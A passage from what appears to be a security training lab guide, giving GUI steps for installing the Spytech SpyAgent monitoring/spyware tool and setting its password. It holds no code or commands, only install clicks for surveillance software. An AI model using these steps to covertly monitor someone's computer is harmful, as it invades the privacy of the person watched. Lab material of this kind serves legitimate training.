
15. The **Spytech SpyAgent** folder location window appears; close the window.



16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




18. The **Spytech SpyAgent** dialog box appears; click **Continue....**




Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**



20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.

